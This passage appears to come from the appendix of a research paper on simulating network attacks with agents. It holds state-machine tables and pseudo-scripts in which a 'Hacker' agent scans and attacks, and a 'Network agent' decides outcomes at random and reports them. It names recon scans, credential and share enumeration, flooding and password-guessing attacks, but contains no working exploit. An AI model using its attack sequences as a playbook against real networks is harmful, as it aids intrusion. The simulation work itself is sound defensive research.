<i>State machine name</i>	SPIH
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	SPIH1, STIH, SSIH, SPIH2, End
<i>First State</i>	SPIH1
<i>Nonterminal states</i>	
<i>Terminal states</i>	STIH, SSIH
<i>Auxiliary states</i>	SPIH1, SPIH2

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions												
					6												
					1	2	3	4	5	6	7	8	9	10	11	12	
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD	
Pi / Ki																	
0	<u>SPIH</u>		SPIH1		1	0	0	0	0	0	1	1	1	1	1	1	1
1	SPIH1	SPIH_SPIH1_Entry	STIH		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5	0.5
2	SPIH1	SPIH_SPIH1_Do	SSIH		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5	0.5
3	STIH	SPIH_STIH_Entry	STIH		0.3	0	0	0	0	0	0.3	0.3	0.3	0.3	0.3	0.3	0.3
		SPIH_STIH_Do			0.8	1	1	1	1	1	0.8	0.8	0.8	0.8	0.8	0.8	0.8
4	STIH		SPIH2		0.7	0	0	0	0	0	0.7	0.7	0.7	0.7	0.7	0.7	0.7
5	SSIH	SPIH_SSIH_Entry	SSIH		0.3	0	0	0	0	0	0.3	0.3	0.3	0.3	0.3	0.3	0.3
		SPIH_SSIH_Do			0.8	1	1	1	1	1	0.8	0.8	0.8	0.8	0.8	0.8	0.8
6	SSIH		SPIH2		0.7	0	0	0	0	0	0.7	0.7	0.7	0.7	0.7	0.7	0.7
7	SPIH2	SPIH_SPIH2_Entry	SPIH1		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5	0.5
		SPIH_SPIH2_Do			0.5	1	1	1	1	1	0.5	0.5	0.5	0.5	0.5	0.5	0.5
8	SPIH2		End		0.5	0	0	0	0	0	0.5	0.5	0.5	0.5	0.5	0.5	0.5

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state SPIH1 of the state machine SPIH

Entry	
Entry action	Log.Create(); Log.A = "SPIH"; Log.S = "SPIH1"; Log.DebugInfo = "A => R => IH => SPIH => SPIH1"; Log.C = "Intermediate_State_SPIH1"; Log.Type = 0;
State action	
Do action	Step.xState = "SPIH1"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action	
Step.yState = "STIH"	STIH
Step.yState = "SSIH"	SSIH
Exit action	

Script of the agent “Hacker” behaviour in the state STIH of the state machine SPIH

Entry		
Entry action	<pre>dC = 0.9; Log.Create(); Log.A = "SPIH"; Log.S = "STIH"; Log.Description = "TCP connect scan"; Log.DebugInfo = "A => R => IH => SPIH => STIH"; Log.ResultComment = "IP-addresses"; Log.C = " Terminal_State_2"; Log.Type = 1; CALLSCRIPT(ip_address);</pre>	
	State action	
Do action		
SPIH_STIH_Do	<pre>Step.xState = "STIH"; Step.Condition = 0; CALLSCRIPT(Do_script);</pre>	
Transitions. Condition / Next state / Action		
Step.yState = "STIH"	STIH	
Step.yState = "SPIH2"	SPIH2	
Exit action		

Script of the agent “Hacker” behaviour in the state SSIH of the state machine SPIH

Entry		
Entry action	<pre>dC = 0.9; Log.Create(); Log.A = "SPIH"; Log.S = "SSIH"; Log.Description = " TCP SYN scan "; Log.DebugInfo = "A => R => IH => SPIH => SSIH"; Log.ResultComment = "IP-addresses"; Log.C = " Terminal_State_3"; Log.Type = 1; CALLSCRIPT(ip_address);</pre>	
	State action	
Do action		
SPIH_SSIH_Do	<pre>Step.xState = "SSIH"; Step.Condition = 0; CALLSCRIPT(Do_script);</pre>	
Transitions. Condition / Next state / Action		
Step.yState = "SSIH"	SSIH	
Step.yState = "SPIH2"	SPIH2	
Exit action		


Script of the agent “Hacker” behaviour in the state SPIH2 of the state machine SPIH

Entry		
Entry action	<pre>Log.Create(); Log.A = "SPIH"; Log.S = "SPIH2"; Log.DebugInfo = "A => R => IH => SPIH => SPIH2"; Log.C = "Intermediate_State_SPIH2"; Log.Type = 0;</pre>	
	State action	
Do action		
SPIH_SPIH2_Do	<pre>Step.xState = "SPIH2"; Step.Condition = 0; CALLSCRIPT(Do_script);</pre>	
Transitions. Condition / Next state / Action		
Step.yState = "SPIH1"	SPIH1	
Step.yState = "End"	End	
Exit action		

VI. Communicational state machine IH_MSG

1. Identifier of the node to which the state machine corresponds. (1)

2. State machine diagram.



3. Main parameters of the state machine.

<i>State machine name</i>	IH_MSG
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	IH_MSG_Proc, End
<i>First State</i>	Init
<i>Nonterminal states</i>	-
<i>Terminal states</i>	-
<i>Auxiliary(Communicational) states</i>	IH_MSG_Proc

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions											
					1	2	3	4	5	6	7	8	9	10	11	12
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD
					Pi / Ki											
0	Init	MSG_Init_Do	IH_MSG_Proc													
1	IH_MSG_Proc	IH_MSG_Proc_Do	IH_MSG_Proc													
2	IH_MSG_Proc		End													

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state Init of the state machine IH_MSG

Entry	
Entry action	
State action	
Do action	
MSG_Init_Proc	MESSAGE (Attack, AttackTemplate, ReplyWith="recon");
Transitions. Condition / Next state / Action	
	IH_MSG_Proc
Exit action	

Script of the agent “Hacker” behaviour in the state IH_MSG_Proc of the state machine IH_MSG

Entry	
Entry action	
State action	
Do action	
	Transitions. Condition / Next state / Action
IF ((Dialog != 0) AND NewMessageFind)	IH_MSG_Proc
IF ((Dialog = 0)	End
Exit action	
IH_MSG_Proc_Do	IF (newAttack.Exist()) THEN REPEAT IF (newAttack.ip!="") THEN IF (NOT Host.Exist(Host.IP=newAttack.ip)) THEN Host.Create(); Host.IP=newAttack_ip; ENDIF; LogResult.Create(); LogResult.ID=LogID; LogResult.Result=Host.IP; ENDIF; UNTIL (newAttack.Next()); ENDIF; LastMessage.Create(); LastMessage.Auto=IDAuto; LastMessage.Msg=MSGNumber;

Appendix 2. Examples of the scripts of the Network Agent operation

Script of the “Network agent” behaviour in the state Init of the state machine N

Entry			
State action			
Transitions. Condition / Next state / Action			
Do action	str=""; bX=FALSE; CALLSCRIPT (Attack.Erase.Do); IsFirewalled (newAttack.Name, newAttack.ip, newAttack.HackerIP, newAttack.IsNet ,bX,str) IF (bX) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.SubClass1=newAttack.SubClass1; Attack.ip=newAttack.ip; Attack.FailMessage=str; MESSAGE (Attack, ReplyTemplate, InReplyWith=InMSG.ReplyWith); ENDIF; bZ=bX;		
Entry action			
Exit action			

The parameter *bZ* is a logical variable modified by the function *IsFirewalled(...)*. If the value returned by the function is TRUE, it means that the hacker’s attack is blocked, and the state machine makes a transition into the terminal state *End* and finishes. In that case, the state machine is initialized by the next incoming message from the hacker agent (*newAttack.Exist()*).

Common script of firewall inquiring and reply generation in the case of attack against single host

Entry			
State action			
Transitions. Condition / Next state / Action			
Do action	str=""; bX=FALSE; dC=0; CALLSCRIPT (Attack.Erase.Do); IsFirewalled (newAttack.Name, newAttack.ip, newAttack.HackerIP, dC ,bX,str); IF (bX) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.SubClass1=newAttack.SubClass1; Attack.ip=Host.IP; Attack.FailMessage=str; MESSAGE (Attack, ReplyTemplate, InReplyWith=InMSG.ReplyWith); ENDIF; bZ=bX;		
Entry action			
Exit action			

Common script of firewall inquiring and reply generation in the case of attack against network

Entry	
Entry action	State action
Do action	str=""; bX=FALSE; dC=0; CALLSCRIPT (Attack.Erase.Do); IsFirewalled (newAttack.Name, newAttack.ip, newAttack.HackerIP, dC ,bX,str); IF (bX) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.SubClass1=newAttack.SubClass1; Attack.ip=Host.IP; Attack.FailMessage=str; MESSAGE (Attack, InformTemplate, InReplyWith=InMSG.ReplyWith); ENDIF; bZ=bX;
Transitions. Condition / Next state / Action	
Exit action	

Common script for outgoing message cleaning

Entry	
Entry action	State action
Do action	bZ=FALSE; Attack.Name=""; Attack.ip=""; Attack.Class=""; Attack.IsNet=0; Attack.Port=""; Attack.SubClass0=""; Attack.SubClass1=""; Attack.SubClass2=""; Attack.OSplatform=""; Attack.OStype=""; Attack.OSversion=""; Attack.Message=""; Attack.SharedRes=""; Attack.DomLink=""; Attack.DomainControl=""; Attack.DomainName=""; Attack.UserID=""; Attack.UserID=""; Attack.UserPsw=""; Attack.Appl=""; Attack.DNS1HostName=""; Attack.DNS2Post=""; Attack.SysTime=""; Attack.Mask=""; Attack.DNS2DomName=""; Attack.DNS1HostIP=""; Attack.TrusHost=""; Attack.FailMessage=""
Transitions. Condition / Next state / Action	
Exit action	

Script of the “Network agent” behaviour in the state IH of the state machine N

Entry	
Entry action	State action
Do action	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist (Host.IP = newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; AttRandom (newAttack.Name, newAttack.SubClass0, str, str, Host.IP, bX); IF (bX) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; MESSAGE (Attack, ReplyTemplate, InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist (LAN.IP = newAttack.ip)) THEN REPEAT IF (Host.Exist (Host.IP != "")) THEN CALLSCRIPT (Check.Firewall.Do2); IF (NOT bZ) THEN AttRandom (newAttack.Name, newAttack.SubClass0, str, str, Host.IP, bX); IF (bX) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; MESSAGE (Attack, InformTemplate, InReplyWith = InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	End

Script of the “Network agent” behaviour in the state SPIS of the state machine N

Entry	
Entry action	State action
Do action	<pre> IF (newAttack.IsNet = 1) THEN IF LAN.Exist (LAN.IP = newAttack.ip) THEN REPEAT IF (Host.Exist (Host.IP!="")) DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN bY = FALSE; REPEAT IF (Service.Exist (Service.IP = Host.IP)) THEN str = ""; AttRandom(newAttack.Name,str,newAttack.SubClass1,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.Port=Service.Port; bY= FALSE; ENDIF; ENDIF; UNTIL (Service.Next()); IF (bY) THEN MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet = 0) THEN DELETEALL (xAttack); IF (Host.Exist (Host.IP = newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; bY=FALSE; REPEAT IF (Service.Exist(Service.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name, str, newAttack.SubClass1, str, Host.IP, bX); IF (bX) THEN xAttack.Create(); xAttack.Name = newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.Port=Service.Port; bY=TRUE; ENDIF; ENDIF; UNTIL (Service.Next()); IF (bY) THEN MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; ENDIF; ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Script of the “Network agent” behaviour in the state IO of the state machine N

Entry				
Entry action	State action			
Do action	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist (Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALL (Net_IO_Do2); IF (bY) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; ENDIF; ENDIF; MESSAGE (Attack, ReplyTemplate, InReplyWith=InMSG.ReplyWith); RETURN(); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist (LAN.IP=newAttack.ip) THEN REPEAT IF Host.Exist (Host.IP!="") THEN CALLSCRIPT (Check_Firewall_Do); IF (NOT bZ) THEN CALL (Net_IO_Do2); IF (bY) THEN Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; CALL (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>			
Transitions. Condition / Next state / Action				
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px; background-color: #cccccc;">End</td> <td style="width: 10px;"></td> </tr> </table>		End	
	End			

Additional script of the “Network agent” behaviour in the state IO of the state machine N

Entry					
Entry action	State action				
Do action	<pre> str=""; bY=FALSE; Attack.OSplatform=""; Attack.OStype=""; Attack.OSversion=""; AttRandom (newAttack.Name, newAttack.SubClass0, str, str, Host.IP, bX); IF (bX) THEN Attack.OSplatform=Host.OSplatform; bY=TRUE; ENDIF; AttRandom (newAttack.Name, newAttack.SubClass0, str, str, Host.IP, bX); IF (bX) THEN Attack.OStype=Host.OStype; bY=TRUE; ENDIF; AttRandom (newAttack.Name, newAttack.SubClass0, str, str, Host.IP, bX); IF (bX) THEN Attack.OSversion=Host.OSversion; bY=TRUE; ENDIF; </pre>				
Transitions. Condition / Next state / Action					
Exit action	<table border="1" style="width: 100%; text-align: right;"> <tr> <td style="width: 10px;"></td> <td style="width: 10px;"></td> <td style="width: 10px;"></td> <td style="width: 10px;"></td> </tr> </table>				

Script of the “Network agent” behaviour in the state RE of the state machine N

Entry	
Entry action	State action
Do action Net_RE_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist (Host.IP=newAttack.ip) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_RE_Do2); ENDIF; MESSAGE(Attack ,ReplyTemplate, InReplyWith=InMSG.ReplyWith); RETURN(); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_RE_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; CALLSCRIPT (Attack_Erase_Do); MESSAGE (0, ReplyTemplate, InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Additional script of the “Network agent” behaviour in the state RE of the state machine N

Entry	
Entry action	State action
Do action Net_RE_Do2	<pre> str=""; Attack.Message=""; Attack.DomainControl=""; Attack.DomainName=""; Attack.DomLink=""; Attack.SharedRes=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (newAttack.Name="CNS") THEN Attack.Message="Null Session Connection was done successfully"; ENDIF; IF (newAttack.Name="EDC") THEN IF (Domain.Exist(Domain.IP=Host.IP)) THEN Attack.DomainControl = Domain.Control; ENDIF; ENDIF; IF (newAttack.Name="EDNV") THEN IF (Domain.Exist(Domain.IP=Host.IP)) THEN Attack.DomainName=Domain.Name; ENDIF; ENDIF; IF (newAttack.Name="ERD") THEN IF (DomLink.Exist(DomLink.IP=Host.IP)) THEN Attack.DomLink=DomLink.Domain; ENDIF; ENDIF; Attack.IsNet=newAttack.IsNet; Attack.Name=newAttack.Name; Attack.SubClass0=newAttack.SubClass0; Attack.ip=Host.IP; </pre>
Transitions. Condition / Next state / Action	
Exit action	

Script of the “Network agent” behaviour in the state ENS of the state machine N

Entry	
Entry action	State action
Do action	<pre> IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN REPEAT IF (SharedRes.Exist (SharedRes.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,str,newAttack.SubClass1,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.SharedRes=SharedRes.Name); ENDIF; ENDIF; UNTIL (SharedRes.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; REPEAT IF (SharedRes.Exist(SharedRes.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,str,newAttack.SubClass1,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=0; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.SharedRes=SharedRes.Name; ENDIF; ENDIF; UNTIL (SharedRes.Next()); MESSAGE (xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; ENDIF; ENDIF; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	End

Script of the “Network agent” behaviour in the state UE of the state machine N

Entry	
Entry action	State action
Do action	
<pre> Net_UE_Do IF (newAttack.Name=="UTFTP") THEN CALLSCRIPT (Net_UE_UTFTP_Do); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN REPEAT IF (User.Exist(User.IP=Host.IP)) THEN DELETEALL (xAttack); CALLSCRIPT (Net_UE_Do2); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; UNTIL (User.Next()); ENDIF; ENDIF; UNTIL(Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; REPEAT IF (User.Exist(User.IP=Host.IP)) THEN DELETEALL (xAttack); CALLSCRIPT (Net_UE_Do2); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; UNTIL (User.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF; ENDIF; ENDIF; ENDIF; </pre>	
Transitions. Condition / Next state / Action	
	End
Exit action	

Additional script of the “Network agent” behaviour in the state UE of the state machine N

Entry	
Entry action	State action
Do action	
Net_UE_Do2	<pre> str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (User.ID!="") THEN (dC=1); ENDIF; ENDIF; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF ((bX) AND (dC=1)) THEN IF (User.Psw!="") THEN (dC=2); ENDIF; ENDIF; IF (newAttack.Name="ISU") THEN AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN IF (User.SID!="") THEN IF (dC=1) THEN (dC=3); ENDIF; IF (dC=2) THEN (dC=4); ENDIF; ENDIF; ENDIF; ENDIF; IF (dC=1) THEN xAttack.Create(); xAttack.IsNet=newAttack.IsNet; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.UserID=User.ID; ENDIF; IF (dC=2) THEN xAttack.Create(); xAttack.IsNet=newAttack.IsNet; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.UserPsw=User.Psw; xAttack.UserID=User.ID; ENDIF; IF (dC=3) THEN xAttack.Create(); xAttack.IsNet=newAttack.IsNet; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.UserID=User.ID; xAttack.UserID=User.SID; ENDIF; IF (dC=4) THEN xAttack.Create(); xAttack.IsNet=newAttack.IsNet; xAttack.Name=newAttack.Name; xAttack.SubClass1=newAttack.SubClass1; xAttack.ip=Host.IP; xAttack.UserPsw=User.Psw; xAttack.UserID=User.ID; xAttack.UserID=User.SID; ENDIF; </pre>
Transitions. Condition / Next state / Action	
Exit action	

Additional script of the “Network agent” behaviour
in the state UE of the state machine N (UTFTP attack)

Entry	
Entry action	State action
Do action	<pre> IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN REPEAT IF (TrusHosts.Exist(TrusHosts.Host=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.TrusHost=TrusHosts.IP; ENDIF; ENDIF UNTIL (TrusHosts.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; REPEAT (Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; REPEAT IF (TrusHosts.Exist(TrusHosts.Host=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=0; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.TrusHost=TrusHosts.IP; ENDIF; ENDIF; UNTIL (TrusHosts.Next()); MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; ENDIF </pre>
Transitions. Condition / Next state / Action	
Exit action	

Script of the “Network agent” behaviour in the state ABE of the state machine N

Entry	
Entry action	State action
Do action	<pre> IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN DELETEALL (xAttack); CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN bY=FALSE; REPEAT IF (Appl.Exist(Appl.IP=Host.IP)) THEN str = ""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.IsNet=1; xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.Appl=Appl.Name; bY=TRUE; ENDIF; ENDIF; UNTIL (Appl.Next()); IF (bY) THEN MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; DELETEALL (xAttack); CALLSCRIPT (Attack_Erase_Do); MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=0) THEN DELETEALL (xAttack); IF (Host.Exist(Host.IP = newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; bY=FALSE; REPEAT IF (Appl.Exist(Appl.IP=Host.IP)) THEN str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); IF (bX) THEN xAttack.Create(); xAttack.Name=newAttack.Name; xAttack.SubClass0=newAttack.SubClass0; xAttack.ip=Host.IP; xAttack.Appl=Appl.Name; bY=TRUE; ENDIF; ENDIF; ENDIF; UNTIL (Appl.Next()); IF (bY) THEN MESSAGE(xAttack(ALL),InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>
Transitions. Condition / Next state / Action	
	End
Exit action	

Script of the “Network agent” behaviour in the state GAR of the state machine N

Entry				
Entry action	State action			
Do action				
Net_GAR_Do	<pre> IF (newAttack.IsNet=0) THEN IF (Host.Exist(Host.IP=newAttack.ip)) THEN CALLSCRIPT (Check_Firewall_Do); IF (bZ) THEN RETURN (); ENDIF; CALLSCRIPT (Net_GAR_Do2); ENDIF; MESSAGE (Attack,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; IF (newAttack.IsNet=1) THEN IF (LAN.Exist(LAN.IP=newAttack.ip)) THEN REPEAT IF (Host.Exist(Host.IP!="")) THEN CALLSCRIPT (Check_Firewall_Do2); IF (NOT bZ) THEN CALLSCRIPT (Net_GAR_Do2); MESSAGE (Attack,InformTemplate,InReplyWith=InMSG.ReplyWith); ENDIF; ENDIF; UNTIL (Host.Next()); ENDIF; MESSAGE (0,ReplyTemplate,InReplyWith=InMSG.ReplyWith); RETURN (); ENDIF; </pre>			
Transitions. Condition / Next state / Action				
	<table border="1" style="width: 100px; margin-left: auto; margin-right: auto;"> <tr> <td style="width: 40px; height: 20px;"></td> <td style="width: 40px; height: 20px; text-align: center;">End</td> <td style="width: 40px; height: 20px;"></td> </tr> </table>		End	
	End			
Exit action				

Additional script of the “Network agent” behaviour in the state GAR of the state machine N

Entry	
Entry action	State action
Do action	
Net_GAR_Do2	<pre> CALLSCRIPT (Attack_Erase_Do); str=""; AttRandom (newAttack.Name,newAttack.SubClass0,str,str,Host.IP,bX); str = newAttack.Name; IF (bX) THEN IF (str="AAF") THEN Attack.Message="Anonymous Access to Ftp-server was gained successfully"; ENDIF; IF (str="BFPG") THEN Attack.Message="Brute Force Password Guessing was gained successfully"; ENDIF; IF (str="CPF") THEN Attack.Message="PWL file was gained successfully"; ENDIF; IF (str="ABTH") THEN Attack.Message="Connection is opened"; ENDIF; IF (str="ATH") THEN Attack.Message="Access to a host by r-command login was gained successfully"; ENDIF; IF (str="APF") THEN Attack.Message="Access to the Password File was gained successfully"; ENDIF; IF (str="CC") THEN Attack.Message="Connection is closed"; ENDIF; IF (str="MRF") THEN Attack.Message="IP-address of the attacking Host was written to the File .rhost"; ENDIF; IF (str="MUID") THEN Attack.Message="The user's ID is modified"; ENDIF; IF (str="WDPF") THEN Attack.Message="The user's identifier was written to the Password File"; ENDIF; IF (str="IFS") THEN Attack.Message="The FTP Flood Attack was performed successfully"; ENDIF; IF (str="LA") THEN Attack.Message="The Land Attack was performed successfully"; ENDIF; IF (str="PD") THEN Attack.Message="The Ping of Death Attack was performed successfully. "; ENDIF; IF (str="PF") THEN Attack.Message="The Ping Flood Attack was performed successfully"; ENDIF; IF (str="SA") THEN Attack.Message="The Smurf Attack was performed successfully. "; ENDIF; IF (str="SF") THEN Attack.Message="The SYN Flood Attack was performed successfully. "; IF (str="UF") THEN Attack.Message="The UDP Flooding Attack was performed successfully. "; ENDIF; IF (str="RAH") THEN Attack.Message="Access was gained successfully"; ENDIF; IF (str="AR") THEN Attack.Message="Access was gained successfully"; ENDIF; IF (str="UDG") THEN IF (nPar="AR") THEN Attack.Message="User Data are guessed"; ENDIF; ENDIF; IF (str="RAM") THEN IF (nPar="UDG") THEN Attack.Message="Registry Access was gained successfully"; ENDIF; ENDIF; IF (str="RA") THEN IF (nPar="RAM") THEN 